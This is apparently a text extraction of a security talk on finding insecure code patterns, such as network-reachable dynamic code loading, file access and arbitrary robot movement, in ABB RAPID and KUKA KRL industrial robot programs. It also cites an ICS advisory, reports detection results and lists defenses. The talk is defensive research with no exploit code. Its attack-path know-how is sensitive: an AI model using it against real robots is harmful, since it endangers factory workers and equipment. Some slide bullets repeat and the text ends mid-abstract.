
- Option 1: We have an RCE in the automation scripts
- Option 2: The attacker can be a bit more creative





How to Bootstrap the Infection?


- Option 1: We have an RCE in the automation scripts
- Option 2: The attacker can be a bit more creative













About Us

Alerts and Tips

Resources

Industrial Control Systems

ICS-CERT Landing > ICS-CERT Advisories > KUKA.Sim Pro

ICS Advisory (ICSA-20-098-05)

KUKA.Sim Pro

Original release date: April 07, 2020










1. EXECUTIVE SUMMARY

- CVSS v3 4.3
- ATTENTION: Exploitable remotely/low skill level to exploit
- Vendor: KUKA
- Equipment: Sim Pro
- Vulnerability: Improper Enforcement of Message Integrity During Transmission in a Communication Channel











Automatic Detection of Unsafe Code Patterns



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Sources and Sinks

Attacker-controlled input

sensitive sources

File

Inbound communication (e.g., network)

Teach Pendant (UI)

concrete impact

sensitive sinks

Robot Movement


File Handling (e.g., read)

File Modification (e.g., write configuration)

Call by Name



Overall Architecture of the Analyzer





Demo Time



Detection Results

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

Vulnerability	Projects	Files	Root Cause
Network → Remote Function Exec	2	2	Dynamic code loading
Network → File Access	1	4	Unfiltered open file
Network → Arbitrary Movement	13	34	Unrestricted Move Joint or Move to point
Detection Errors	2	12	Interrupts











Closing Remarks



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Defense and Remediation Approaches

- Secure communication: hard to implement without language support
- Input validation: hard to fix what to do when invalid input comes in?
- Privilege separation: requires changes at the OS/runtime level
- Code signing: will probably take 5-10 years to see this widely deployed



• feels like 25 years ago: remember the first vulns in web apps?



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- No resource isolation: if bad things happen...can be very bad!



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- Automation engineers: please follows security guidelines



- feels like 25 years ago: remember the first vulns in web apps?
- No resource isolation: if bad things happen...can be very bad!
- Automation engineers: please follow security guidelines
- CISOs: please consider to audit logic written in proprietary languages!



Get in Touch and Stay Tuned

- We have a working prototype that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: get in touch with us!

Detecting Insecure Code Patterns in Industrial Robot Programs

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Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These

1 Introduction

Industrial robots are complex manufacturing machines at the center of modern factories. Robots are widely interconnected—through

